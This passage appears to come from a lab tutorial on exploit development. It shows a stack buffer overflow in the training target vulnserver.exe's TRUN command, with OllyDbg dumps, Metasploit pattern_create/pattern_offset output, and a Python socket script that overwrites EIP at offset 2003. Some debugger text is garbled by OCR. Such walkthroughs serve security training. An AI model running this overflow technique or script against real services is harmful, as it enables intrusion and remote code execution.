ST3 empty +UNORM 2075 77C5FCA0 7C
ST4 empty 0.0
ST5 empty 0.0
ST6 empty -UNORM FCA0 00000000 00
ST7 empty +UNORM 0037 00000000 00
                   3 2 1 0       E S P
FST 0000  Cond 0 0 0 0  Err 0 0 0
FCW 027F  Prec NEAR,53  Mask      1

Error
Don't know how to continue because memory at address 41414141 is not readable. Try
to change EIP or pass exception to program.
OK

Address  Hex dump  ASCII
00B6FA0C 41414141
00B6FA10 41414141
Run program (F9)                                   Paused
```

**So now i have to find which four bytes exactly overwritten the EIP. There is a fantastic tool for creating unique patterns in metasploit framwork (pattern_create)**




```
root@kali: /usr/share/metasploit-framework/tools
root@kali:~# cd /usr/share/metasploit-framework/tools/
root@kali:/usr/share/metasploit-framework/tools# ls -a
.                    metasm_shell.rb        nasm_shell.rb
..                   module_author.rb       pack_fastlib.sh
committer_count.rb   module_changelog.rb    pattern_create.rb
context              module_commits.rb      pattern_offset.rb
convert_31.rb        module_count.rb        payload_lengths.rb
dev                  module_disclodate.rb   pdf2xdp.rb
exe2vba.rb           module_license.rb      profile.sh
exe2vbs.rb           module_mixins.rb       psexec.rb
find_badchars.rb     module_payloads.rb     reg.rb
halflm_second.rb     module_ports.rb        verify_datastore.rb
hmac_sha1_crack.rb   module_rank.rb         vxdigger.rb
import_webscarab.rb  module_reference.rb    vxencrypt.rb
list_interfaces.rb   module_targets.rb      vxmaster.rb
lm2ntcrack.rb        msf_irb_shell.rb
memdump              msftidy.rb
root@kali:/usr/share/metasploit-framework/tools# 
```

**I generate a unique pattern of 5061 bytes.**



```
memdump                  msftidy.rb
root@kali:/usr/share/metasploit-framework/tools# ./pattern_create.rb 5061
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9
```


**Then replace the 5061 A(s) with this unique patteren.**



```
  GNU nano 2.2.6                 File: fuzz.py                         Modified

#!/usr/bin/python
import socket

buffer="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3$
print "Send Evil Buffer"
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.91.133',9999)) # hardcoded IP address
s.recv(1024)
s.send("TRUN /.:/" +buffer+ '\r\n') # evil buffer
s.close()
```


^G Get Help   ^O WriteOut   ^R Read File   ^Y Prev Page   ^K Cut Text   ^C Cur Pos
^X Exit   ^J Justify   ^W Where Is   ^V Next Page   ^U UnCut Text   ^T To Spell

**Resend the exploit code.**




```
root@kali: ~
root@kali:/usr/share/metasploit-framework/tools# cd /root/
root@kali:~# nano fuzz.py
root@kali:~# ./fuzz.py
Send Evil Buffer
root@kali:~#
```

**Notice what is the value of EIP ? (EIP=386F4337)**




```
OllyDbg - vulnserver.exe - [CPU - thread 00000728]

Registers (FPU)
EAX 00B6F22C ASCII "TRUN /.:/Aa0Aa1Aa2Aa3
ECX 003D69F4
EDX 00000000
EBX 0000007C
ESP 00B6FA0C ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5
EBP 6F43366F
ESI 002486A0
EDI 0024BCE0

EIP 386F4337

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL

Address  Hex dump                ASCII
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........
004030B0 00 00 00 00 00 00 00 00 ........
004030B8 00 00 00 00 00 00 00 00 ........
004030C0 00 00 00 00 00 00 00 00 ........
004030C8 00 00 00 00 00 00 00 00 ........
004030D0 00 00 00 00 00 00 00 00 ........
004030D8 00 00 00 00 00 00 00 00 ........
004030E0 00 00 00 00 00 00 00 00 ........
004030E8 00 00 00 00 00 00 00 00 ........
004030F0 00 00 00 00 00 00 00 00 ........
004030F8 00 00 00 00 00 00 00 00 ........
00403100 00 00 00 00 00 00 00 00 ........

00B6FA0C  43396F43
00B6FA10  70433070
00B6FA14  32704331
00B6FA18  43337043
00B6FA1C  70433470
00B6FA20  36704335
00B6FA24  43377043
00B6FA28  70433870
00B6FA2C  30714339
00B6FA30  43317143
00B6FA34  71433271
00B6FA38  34714333
00B6FA3C  43357143
00B6FA40  71433671
00B6FA44  38714337
00B6FA48  43397143
00B6FA4C  72433072
00B6FA50  32724331
00B6FA54  43337243
00B6FA58  72433472
00B6FA5C  36724335
00B6FA60  43377243
00B6FA64  72433872
00B6FA68  30734339
00B6FA6C  43317343
00B6FA70  73433273
00B6FA74  34734333
00B6FA78  43357343
00B6FA7C  73433673
00B6FA80  38734337
00B6FA84  43397343
00B6FA88  74433074
00B6FA8C  32744331
00B6FA90  43337443
00B6FA94  74433474

Access violation when executing [386F4337] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

**Now i using the pattern_offset script i found out that 2003 bytes were required to overwrite the EIP i.e 2004 - 2007 bytes are the values stored in EIP.**




```
root@kali: /usr/share/metasploit-framework/tools
root@kali:/usr/share/metasploit-framework/tools# ./pattern_offset.rb 386F4337
[*] Exact match at offset 2003
root@kali:/usr/share/metasploit-framework/tools#
```

**In order to verify it I split the strings in 2003 bytes of A, 4 bytes of B and 3054 bytes of C**



```
  GNU nano 2.2.6                  File: fuzz.py                         Modified

#!/usr/bin/python
import socket

buffer="A"*2003 + "B"*4 + "C"*3054
print "Send Evil Buffer"
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.91.133',9999)) # hardcoded IP address
s.recv(1024)
s.send("TRUN /.:/" +buffer+ '\r\n') # evil buffer
s.close()

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```


**Notice this time EIP contains 4 B(s) and ESP hold the C(s)**



OllyDbg - vulnserver.exe - [CPU - thread 000003CC]
C File View Debug Options Window Help
L E M T W H C / K B R ... S

```
Registers (FPU)
EAX 00B6F22C ASCII "TRUN /.:/AAAAAAAAAAAA
ECX 003D69F4
EDX 00000000
EBX 0000007C
ESP 00B6FA0C ASCII "CCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 002486A0
EDI 0024BCE0

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
```

## Following the dump of ESP


OllyDbg - vulnserver.exe - [CPU - thread 000003CC]
C File View Debug Options Window Help
L E M T W H C / K B R ... S
Increment Plus
Decrement Minus
Zero
Set to 1
Modify Enter
Copy selection to clipboard Ctrl+C
Copy all registers to clipboard
Follow in Dump
Follow in Stack
View MMX registers
View 3DNow! registers
View debug registers
Appearance
Paused


```
Registers (FPU)
EAX 00B6F22C ASCII "TRUN /.:/AAAAAAAAAAAAA
ECX 003D69F4
EDX 00000000
EBX 0000007C
    B6FA0C ASCII "CCCCCCCCCCCCCCCCCCCCCC
    414141
    2486A0
    24BCE0

    424242

    S 0023 32bit 0(FFFFFFFF)
    S 001B 32bit 0(FFFFFFFF)
    S 0023 32bit 0(FFFFFFFF)
    S 0023 32bit 0(FFFFFFFF)
    S 003B 32bit 7FFDD000(FFF)
    S 0000 NULL
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........
004030B0 00 00 00 00 00 00 00 00 ........
004030B8 00 00 00 00 00 00 00 00 ........
004030C0 00 00 00 00 00 00 00 00 ........
004030C8 00 00 00 00 00 00 00 00 ........
004030D0 00 00 00 00 00 00 00 00 ........
004030D8 00 00 00 00 00 00 00 00 ........
004030E0 00 00 00 00 00 00 00 00 ........
004030E8 00 00 00 00 00 00 00 00 ........
004030F0 00 00 00 00 00 00 00 00 ........
004030F8 00 00 00 00 00 00 00 00 ........
00403100 00 00 00 00 00 00 00 00 ........
```

```
00B6FA0C  43434343
00B6FA10  43434343
00B6FA14  43434343
00B6FA18  43434343
00B6FA1C  43434343
00B6FA20  43434343
00B6FA24  43434343
00B6FA28  43434343
00B6FA2C  43434343
00B6FA30  43434343
00B6FA34  43434343
00B6FA38  43434343
00B6FA3C  43434343
00B6FA40  43434343
00B6FA44  43434343
00B6FA48  43434343
00B6FA4C  43434343
00B6FA50  43434343
00B6FA54  43434343
00B6FA58  43434343
00B6FA5C  43434343
